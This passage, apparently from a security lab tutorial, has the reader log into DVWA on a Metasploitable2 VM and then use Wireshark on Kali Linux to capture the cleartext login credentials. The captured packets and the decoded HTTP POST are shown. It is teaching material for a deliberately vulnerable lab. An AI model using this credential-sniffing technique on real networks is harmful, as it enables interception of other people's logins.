```

8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page which would look like the following screenshot.

Login using **username : admin** and **password : password** or **admin** (These should be provided in the same login page of DVWA)



9. Now open Wireshark inside Kali Linux and filter with **http:**



10. Analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM.

http

No.	Time	Source	Destination	Protocol	Length	Info
143	73.864274727	192.168.1.15	192.168.1.9	HTTP	503	GET /dvwa/ HTTP/1.1
146	73.873591516	192.168.1.9	192.168.1.15	HTTP	567	HTTP/1.1 200 OK (text/html)
152	76.440212125	192.168.1.15	192.168.1.9	HTTP	518	GET /dvwa/logout.php HTTP/1.1
153	76.448516142	192.168.1.9	192.168.1.15	HTTP	457	HTTP/1.1 302 Found
155	76.454058465	192.168.1.15	192.168.1.9	HTTP	517	GET /dvwa/login.php HTTP/1.1
156	76.462404652	192.168.1.9	192.168.1.15	HTTP	1748	HTTP/1.1 200 OK (text/html)
167	84.566228740	192.168.1.15	192.168.1.9	HTTP	668	POST /dvwa/login.php HTTP/1.1
168	84.574767080	192.168.1.9	192.168.1.15	HTTP	457	HTTP/1.1 302 Found
169	84.582474456	192.168.1.15	192.168.1.9	HTTP	526	GET /dvwa/index.php HTTP/1.1
172	84.590583902	192.168.1.9	192.168.1.15	HTTP	654	HTTP/1.1 200 OK (text/html)

Frame 167: 668 bytes on wire (5344 bits), 668 bytes captured (5184 bits) on interface 0
Ethernet II, Src: PcsCompu_c3:20:2c (08:00:27:c3:20:2c), Dst: 192.168.1.9
Internet Protocol Version 4, Src: 192.168.1.15, Destination: 192.168.1.9
Transmission Control Protocol, Src Port: 58854, Destination Port: 80
Hypertext Transfer Protocol
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:1.9.2.1) Gecko/20100101 Firefox/3.6.10
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.9/dvwa/login.php
Cookie: PHPSESSID=05bc61f66b8777a835078822982218..
Request: 1...
username=admin&password=password&Login=Login

HTTP User-Agent header (http.user_agent), 84 byte(s)

Packets: 297 · Displayed: 14 (4.7%) · Profile: Default

PHP Info
About